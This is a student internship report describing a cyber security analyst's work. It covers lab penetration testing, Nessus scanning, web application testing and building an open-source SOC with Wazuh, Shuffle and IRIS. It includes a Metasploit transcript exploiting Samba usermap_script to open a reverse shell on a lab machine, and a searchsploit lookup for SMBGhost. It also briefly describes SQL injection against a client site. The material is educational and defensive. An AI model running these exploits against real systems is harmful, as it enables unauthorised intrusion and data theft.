Ganpat University
॥ विद्यया समाजोत्कर्षः ॥
Institute of Computer Technology

Industry Work
by
Vishwarajsinh Rathod (20162171024)
Working as
Cyber Security Analyst

Institute of Computer Technology,
Ganpat University

Date: 12th May, 2024

Introduction

- As a Cyber Security Intern, I conducted thorough vulnerability assessments, executed penetration testing, and specialized in web application security testing. Proficient in identifying and addressing bugs, I actively contributed to strengthening the organization's security posture through hands-on experience in detecting and mitigating potential threats.


Tools and Technology

- Wazuh
- Nessus
- Nmap
- BurpSuite
- Msfconsole
- DirSearch
- SQLMAP
- Shuffle
- IRIS
- Cortex

Week-1

- Penetration Testing on Metasploitable (Linux) and Windows 10.
  - Port scanning using Nmap tool.
  - Exploiting vulnerability using Msfconsole.
  - Gathering information about SMB service, affected systems, it’s impact and type of vulnerability. (For Windows 10)
- Practical exposure to utilizing Wazuh in real-world scenarios.
  - Review and Evaluation of Security Events, along with Security Configuration Assessment, within the Wazuh tool.
  - Aiding in the detection of vulnerabilities and ensuring compliance alignment using Wazuh's features.

Screenshot




```
View the full module info with the info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.40.129
RHOST ⇒ 192.168.40.129
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.40.128:4444
[*] Command shell session 1 opened (192.168.40.128:4444 → 192.168.40.129:39092) at 2024-01-04 04:07:24 -0500

ls
bin
boot
cdrom
cldAlinz
dev
etc
fromkali
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

rmdir cldAlinz
```



```
┌──(root㉿ganpatuni)-[~]
└─# searchsploit smb | grep 3.1.1
Microsoft Windows 10 (1903/1909) - 'SMBGhost' SMB3.1.1 'SMB2_COMPRESSION_CAPABILITIES' Buffer Overflow (PoC | windows/dos/48216.md
Microsoft Windows 10 (1903/1909) - 'SMBGhost' SMB3.1.1 'SMB2_COMPRESSION_CAPABILITIES' Local Privilege Esca | windows/local/48267.txt

┌──(root㉿ganpatuni)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.136  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::7143:9564:bf65:148e  prefixlen 64  scopeid 0×20<link>
        inet6 2402:a00:152:7223:1693:7c28:c559:7f2a  prefixlen 64  scopeid 0×0<global>
        ether 00:0c:29:a5:59:5e  txqueuelen 1000  (Ethernet)
        RX packets 3983  bytes 263831 (257.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3121  bytes 205510 (200.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 259  bytes 18504 (18.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 259  bytes 18504 (18.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿ganpatuni)-[~]
└─#
```

Week-2

- System scanning of client company.
  - Found different vulnerabilities using Nessus Tool.
  - Mitigated vulnerabilities and applied necessary security updates.
  - Performing a comprehensive rescan of all systems to identify and address any potential issues if present.

Week-3 & Week-4

- Systematically detecting bugs across various websites.
  - Web application security testing using BurpSuite.
  - Analyzing the communication between a web application and its users.
  - Performed automated and manual testing, analyzing request and response data.
  - Aiding in the identification security issues like cross-site scripting (XSS), SQL injection and many more.

Month-2

- Successfully executing a penetration test on a client’s website.
    - Successfully conducted SQL Injection (SQLI) and gained access to the Admin Panel.
    - Gained unrestricted access of customer-related information, such as personal details, contact information, and potentially sensitive data.
    - Additionally, obtained access to confidential customer records, including account credentials and transactional data, posing significant privacy and security risks.

Month-2

- Creation of an Open-Source Security Operations Center (SOC):
    - We devised and put into action an extensive Security Operations Center (SOC) framework with the ability to monitor in real-time, detect incidents, and respond automatically using Wazuh, Shuffle and IRIS. Furthermore, we incorporated workflow automation and established automated case management within Iris, greatly enhancing our organization's cybersecurity capabilities.


Month-2

- Shuffle is a tool designed to streamline incident response by automating tasks and facilitating seamless coordination between different tools and systems. It operates through a series of apps and nodes, each serving specific functions within the workflow. When integrated with Wazuh, Shuffle enhances the handling of security events by automating alert retrieval, case creation, and incident response actions. This integration enables smoother collaboration between security teams and improves the efficiency of incident detection and resolution processes.

Month-2

- DFIR-Iris is a comprehensive platform designed for digital forensics and incident response (DFIR) tasks. It offers a wide array of features such as case management, evidence collection, analysis tools, and reporting capabilities. DFIR-Iris streamlines the entire investigative process, from initial incident identification to evidence collection, analysis, and resolution, enabling security teams to effectively handle security incidents and mitigate risks.

Screenshot



App upload › IRIS v2

App Creator

How it works - Security API's - OpenAPI directory - OpenAPI Validator

Apps interact with eachother in workflows. They are created with the app creator, using OpenAPI specification or manually in python. The links above are references to OpenAPI tools and other app repositories. There's thousands of them.

IRIS v2

Version 1.1.0

IRIS API endpoints documentation. An API key is needed and can be found in every user profile under `My settings` > `API Key`. Updated to support Alerts which came out in API v2.0.2

Activated apps (151)

DFIR IRIS

IRIS API endpoints documentation. An API key is needed and c...


IRIS v2

IRIS API endpoints documentation. An API key is needed and c...

Shuffle OpenAPI

Integrations to execute actions in Shuffle

TheHiveOpenAPI



Dashboard

Cases (open / all): 468 / 468

Attributed open cases: 467

Attributed open tasks: 0

Attributed open tasks

Last updated: 12:28:51 PM

Title	Description	Status	Case	Last update	Tags

Month-3

- Offered remediation for cases generated within the Iris platform and conducted auditing of security events:
  - The first part involves analyzing the problem, identifying appropriate actions or steps to mitigate it, and implementing those solutions to ensure the safety of the client's organization.
  - The second part includes analyzing logs, monitoring system activity, and investigating potential security incidents or breaches to ensure the integrity and security of the system. The auditing process helps identify vulnerabilities, assess risks, and strengthen overall security measures.

Month-3

- In the initial stage, analysts pinpointed the issue, evaluating its scale and potential consequences. After thorough examination, they establish appropriate actions or mitigation strategies, such as applying security patches or revising policies. These measures are swiftly put into effect to enhance the organization's security stance. Collaboration with stakeholders and rigorous testing validate the efficacy of these solutions. Ultimately, this proactive strategy aims to shield the organization's assets and data from looming threats.


Month-3


- At the same time, cybersecurity specialists meticulously analyze system logs and monitor activity to detect potential security incidents or breaches. They meticulously investigate any suspicious activities or anomalies to identify the root cause of security breaches. This thorough auditing process aims to identify vulnerabilities, assess risks, and fortify overall security measures to safeguard the system against future threats. Ultimately, the goal is to ensure the integrity and resilience of the system against evolving cyber threats.

Month-4

- Enhance the workflow by automatically incorporating IOCs:
    - IOC Enrichment: The extracted IOCs are enriched with additional context and metadata, such as threat classifications, severity levels, and associated threat actor groups.
    - Parsing and Analysis: The collected data is parsed and analyzed by the MISP module through Cortex, which automatically extracts information about indicators of compromise (IOCs) from the incoming threat intelligence reports.

Screenshot


Wazuh_Alerts
Change_me
Create_Case
Add_notes_group
note
Add_note
Add_asset
get_ioc_type
add_ioc


Wazuh_Alert
Change_me
Create_Case
Add_notes_group
Add_note
note
Add_asset
get_ioc_type
add_ioc

Month-4

- Leveraging the MISP Module in Iris for Enhanced Cybersecurity Analysis and Response:
    - The MISP (Malware Information Sharing Platform) module in Iris through cortex facilitates detailed cybersecurity analysis and response, offering insights into threat intelligence data. By leveraging this module, organizations gain proactive defense capabilities, enhanced collaboration, and more effective threat detection and response.

Month-4

- Concurrently addressing cases generated in Iris by tailoring remediation strategies to mitigate vulnerabilities, bolster security posture, and safeguard assets against cyber threats. Utilizing Wazuh for monitoring security events enables timely detection and response to ongoing threats, ensuring comprehensive protection across the organization's infrastructure.

Conclusion

- During my internship in cybersecurity, I gained invaluable hands-on experience in diverse areas, including vulnerability assessments, penetration testing, web application security testing and . This opportunity allowed me to apply theoretical knowledge in real-world scenarios, enhancing my skills in identifying and mitigating security risks. The exposure to tools like Wazuh, Shuffle, IRIS and others enriched my understanding of security event monitoring and configuration assessment, preparing me for the role as a SOC analyst. Overall, this internship has been instrumental in shaping my cybersecurity expertise and providing a solid foundation for my future endeavors in the field.

THANK YOU...